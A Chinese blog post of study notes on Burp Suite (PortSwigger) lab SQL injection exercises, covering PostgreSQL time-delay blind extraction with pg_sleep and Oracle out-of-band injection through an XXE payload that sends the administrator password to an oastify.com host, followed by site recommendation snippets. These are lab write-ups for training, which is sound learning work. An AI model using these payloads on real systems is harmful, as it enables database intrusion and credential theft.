Burp靶场sql注入学习笔记4

BurpSuit官方实验室之SQL注入 BurpSuit官方实验室靶场-SQL注入通关记录。 阅读详情

15.Blind SQL injection with time delays and information retrieval

本关要求我们拿到管理员账号密码登录进去

通过题目描述,应该就是sql延时注入

先判断是哪种数据库

使用payload

';select pg_sleep(10)--+

页面十秒才回显,说明是postgresql数据库

因为在postgresql中没有if函数,所以我们需要使用case when

因为已经知道密码在表users中,同时根据前面的关卡猜测密码长度为20

可以构造payload

';select case
    when substr(password,1,1)='a'
    then pg_sleep(5)
    else pg_sleep(0)
    end

from users where username='administrator'--+

这些响应时间五千多的就是密码

拼接完后密码为:5wgrxlabhxxglsfo82yb
16.Blind SQL injection with out-of-band interaction

这个sql带外注入是将我们查询到的数据带到攻击者的服务器上,一般用于盲注

直接用他给的payload

'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//mndx9w3cbuzl7tsf8madjeitlkrbf83x.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--

17.Blind SQL injection with out-of-band data exfiltration

原理与上一关一样

同样利用其payload,因为是Oracle数据库,所以在域名前加上sql语句,用||表示拼接

payload为

'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(select password from users where username='administrator')||'.6hoh3gxw5et51dmz264xdycdf4lv9txi.oastify.com/">+%25remote%3b]>'),'/l')+FROM+dual--


在6hon3g...前面的就是查询结果,密码为zophgwer6krf1mn1gkh1

登录成功
Lab: Blind SQL injection with time delays and information retrieval:时间延迟盲注和信息检索两个靶场复盘 Lab: Blind SQL injection with time delays 时间延迟盲注靶场复盘 题目内容 This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of th 阅读详情

相关推荐

Lab: Blind SQL injection with out-of-band interaction:利用外带交互的盲注(半成品)

靶场内容: This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the app

Zeker62的博客 625

Lab15_ Blind SQL injection with time delays and information retrieval

本文为burpsuit官方实验室第十五关:带有时间延迟和信息检索的 SQL 盲注

weixin_53797419的博客 975

Burp靶场SQL注入学习笔记3

本关还是需要获得users表内的账户和密码,但是变成了盲注根据提示,这题的注入点在cookie而不是在url上修改cookie的值页面正常再次修改cookie页面也正常回显,但是登录信息没了那么我们就可以根据这个welcome back来判断SQL语句是否为真既然知道了我们的目标列就是users表里的password,那么就直接爆破吧先判断密码长度使用payload在小于20时没有回显welcome back那么密码长度应该就是20爆数据,配合burp里的intruder模块。

Tonight_Fantasy的博客 976

Lab16_ Blind SQL injection with out-of-band interaction

本文为burpsuit官方实验室第十六关:带外交互的 SQL 盲注

weixin_53797419的博客 640

burpsuite靶场SQL注入总结

burpsuite靶场SQl注入笔记~

向阳-Y.的博客 6879

burp靶场通关教程1

因为这是个普通用户的凭据,这里显示false,那么我们访问管理页面把后面的admin=false粘上去 并改为true(如果有admin=就不用粘贴了,我这访问admin管理面本cookie里面没有admin=false)我们先访问robots.txt 这里提示里面存在管理面板的路径(没有做鉴权,通过不受保护的管理功能这个提示,应该直接访问管理面板路径就可以删除carlos用户了)第一这个--是注释,其次为什么要给administrator后面加单引号,因为这是字符串要闭合,不闭合就报错了。

逍遥小哥的博客 1732

Burp靶场sql注入学习笔记1

网页提示网站的sql语句是这样找到注入点为url根据给的查询语句构造payload完成题目需要找到未上架商品或者使用payload也可以找到所有商品包括未上架的。

Tonight_Fantasy的博客 983

Burp Suite实战指南:从靶场搭建到SQL注入/XSS/CSRF深度攻防

Web渗透测试本质是理解HTTP协议与服务端交互逻辑的技术实践。Burp Suite作为核心工具,其价值远超抓包——它是可干预、可推演的Web行为显微镜。掌握Burp Proxy拦截机制、Repeater手工验证、Intruder自动化爆破及Match and Replace协议级改写,能系统性支撑SQL注入盲注推演、XSS反射与DOM型利用、CSRF Token绕过等关键能力。结合DVWA、WebGoat与自建PHP靶机,实现可调试、可降级、可溯源的真实漏洞复现环境,让安全测试回归‘现象驱动’的本质。本文

weixin_30383279的博客 658

burp靶场--sql通关

burp靶场超详细解题过程

2401_89268757的博客 2177

pikachu+SQL注入+Burp Suit

pikachu+SQL注入+Burp Suit 2.1数字型注入(post) 2.2 字符型注入(get) 2.3 搜索型注入 2.4 XX型注入

qq_54537919的博客 2637

pikachu靶机-sql注入

本篇文章旨在为网络安全渗透测试靶机复现学习(内容学习中,仅供参考)。通过阅读本文,读者将能够对渗透pikachu靶场SQL注入模块有一定的了解。

C-HOWE的博客 1782

burp靶场sql注入通关—上

'+union+select+'abc','def'+from+dual-- 没有报错说明两列都是字符型。1.这关要确定该表的名称及其包含的列,然后检索表的内容以获取所有用户的用户名和密码,并以管理员用户身份登录。'+union+select+'abc','def'-- 不报错,说明有两列。'+union+select+'abc','def'%23 不报错。'+union+select+'abc','def','ghi'%23 报错。

Zqinglele的博客 1950

SQL注入全链路攻防实战:17个Burp Suite靶场深度解析

SQL注入本质是服务端数据流劫持,涉及HTTP请求解析、SQL语句拼接、数据库执行、错误/状态透出等完整链路。理解其原理需掌握布尔盲注、时间盲注、报错注入、堆叠注入等核心利用技术,并结合MySQL、PostgreSQL、Oracle等数据库语法差异与字符集特性进行精准绕过。技术价值在于构建可迁移的服务端安全审计能力——从代码中识别MyBatis ${}、Hibernate HQL raw查询、f-string拼接等高危模式,再到Burp Suite中定位Header、Cookie、JSON Body等隐蔽注

weixin_30847939的博客 579

Burp靶场sql注入学习笔记2

本关需要我们获得Oracle数据库里的数据并登录到管理员回显列数同样为2列虽然题目已经提示了是Oracle数据库,但还是验证一下没问题确实是MySQL数据库与Oracle数据库注入区别查表payload等于查列payload等于查数据都一样使用爆数据库使用payload爆数据表使用payload爆数据列使用payload爆数据使用payload在测试第二个密码my68y5v72tt38ebb1eg4时登录管理员成功。

Tonight_Fantasy的博客 772

深入解析report_timing:从基础参数到高级时序路径分析技巧

本文深入解析了静态时序分析(STA)中`report_timing`命令的核心用法与高级技巧。作为芯片设计的关键诊断工具,它能根据SDC约束精准定位时序路径问题。文章从基础参数过滤讲起,详细介绍了如何通过`-from`、`-through`、`-to`等选项定位关键路径,并深入讲解了`-input_pins`、`-nets`、`-transition_time`等高级选项如何揭示延迟细节,以及`-nworst`、`-slack_lesser_than`等过滤排序技巧,旨在帮助工程师高效解读时序报告,优化设计

h6i7j8的博客 1108

【一张图系列】别再混淆了!5分钟搞懂ERP、MES、PLC的职责边界与数据流》

《ERP、MES、PLC系统边界与协作解析》一文清晰阐述了制造业三大核心系统的角色分工与数据流转。文章将ERP比作企业"大脑"负责战略规划,MES作为车间"指挥官"负责执行调度,PLC则是设备"士兵"执行具体操作。通过一张架构图展示了从计划层到控制层的完整信息流:蓝色箭头表示指令下行(ERP→MES→PLC),橙色箭头代表数据上行反馈(PLC→MES→ERP)。文章强调理清系统边界对数字化转型、部门协作和项目实施的关键作用,并预告下期将深入解析ME

「东哥说MES」 专注于MES制造执行系统,为你拆解核心架构、功能模块及与ERP/PLC的集成逻辑。提供从入门到精通的系列干货、精选行业报告与实用工具,构建你的数字化知识体系,关注我,用实战经验照亮你的数字化之路。 973

burp靶场sql通关

sql注入练习

2401_89268757的博客 878

ChatIE:基于ChatGPT的零样本信息抽取实战指南

信息抽取是自然语言处理中的核心任务,旨在从非结构化文本中自动识别并结构化关键信息,如实体、关系及事件。传统方法依赖大量标注数据训练专用模型,流程复杂且成本高昂。随着大语言模型的发展,通过提示工程引导模型理解任务,实现了无需训练数据的零样本抽取能力,极大降低了技术门槛与应用成本。这种范式将信息抽取重构为多轮对话问题,通过分阶段提问引导模型逐步输出结构化结果,在快速原型验证、领域适配及小规模数据探索中展现出显著技术价值。本文以ChatIE项目为例,深入解析如何利用ChatGPT API,通过精心设计的提示词与两

weixin_30540691的博客 404

burp靶场sql注入通关—下

1.根据提示修改包含 TrackingId cookie的请求,先抓包并修改这个值,在后面加上永真式发现出现Welcome back再修改这个值为永假式看看,发现没有Welcome back,有两种是或不是回显说明是布尔类型的2.利用是否有正确回显判断后面语句是否正确,出现Welcome back说明存在users表3.确定users表中是否存在administrator用户4.判断密码的长度,根据提示可知密码只包含小写字母和数字最终尝试出来密码长度为205.接下来测试出每位密码的值。

Zqinglele的博客 1972

Android Audio - 支持多应用同时录音_Android8.1修改方法

支持多应用同时录音_Android8.1修改方法 源码路径: sdk\frameworks\av\services\audiopolicy\managerdefault\AudioPolicyManager.cpp 需要修改两个位置: audio_io_handle_t AudioPolicyManager::getInputForDevice() 在mpClientInterface-&gt...

iFinelio Tower 的博客 5758

全球SAR卫星大盘点与回波数据处理专栏目录

本专栏将详细介绍各国各地区的SAR卫星的特点和性能,以及SAR回波数据的处理方法和技巧。主要介绍民用和商用SAR卫星,帮助你了解商业SAR卫星的最新动态和技术,MATLAB代码将全部开源。以下是专栏目录,持续更新中。

3165

burp 官方靶场 第二章 sql注入

要在每个位置测试字符,您需要在您定义的有效负载位置发送合适的有效负载。或者,您可以创建一个具有两个有效载荷位置和“集束炸弹”攻击类型的单个入侵者攻击,并通过偏移量和字符值的所有排列进行工作。现在,您只需对密码中的其他每个字符位置重新运行攻击,以确定它们的值。为此,请返回到主Burp窗口和Burp Intruder的Positions选项卡,并将指定的偏移量从1更改为2。当条件不再为真时(即“欢迎回来”消息消失时),您已经确定了密码的长度,实际上是20个字符长。该行显示的有效载荷是第一个位置的字符的值。

2301_78362619的博客 1555

网规第三版:第4章网络资源设备(完结)

第 4 章 网络资源设备 调整内容: 更新主流网络设备(交换机、路由器、防火墙)的技术参数与选型标准 增加国产化网络设备与信创产品的相关内容 精简已淘汰的设备类型与技术指标

鹿鸣天涯 268

pikachu靶场sql注入

测试发现在username/password/sex/phonenum/email/add/中任意一个变量后面加'都会导致数据库报错。接下来分别传入“id=1 and 1=1”和“id=1 and 1=2”,结果分别为。分别输入admin' order by 3#和admin' order by 2#先用burp抓包,并使用提示上的账号密码登录。说明')是闭合方式,使用')加上题代码爆破。使用'闭合后报错,之后就可以使用报错注入。可用代码分别爆破表名,字段名和值。开启burp抓包,传入id=1为。

2401_83789283的博客 1093

MoCap 动作捕捉开源库教程

数据通过 tf2 和支持不同 QoS 设置的 /poses 主题直接发布。该软件包最初是为 Crazyswarm 开发的,用于跟踪多达 50 个飞行机器人。

机器人控制与仿真应用 1307

【Clickhouse】Cannot allocate block number in Zookeeper write prefix view location

我有一个问题,我CK集群跑批的时候,replicated表变成只读的了下面是CK的报错和当时ZK的日志。下面是zk报错开始 我认为是写入的时候,压力太大,ZK扛不住了,就按照博客里的建议优化了ZK的参数,现在偶尔还会只读,zk报错都是图里的那种clickhouse的集群是5分片的集群,数据量比较大。每小时批量一次,每次2-10W条数据,字段的话,不到200个字段,使用的 jdbc sink写入。

九师兄 836
上一篇: Burp靶场SQL注入学习笔记3
下一篇: DVWA靶场sql盲注学习笔记1
VermiliEiz
博客等级 码龄3年 96粉丝 31原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值
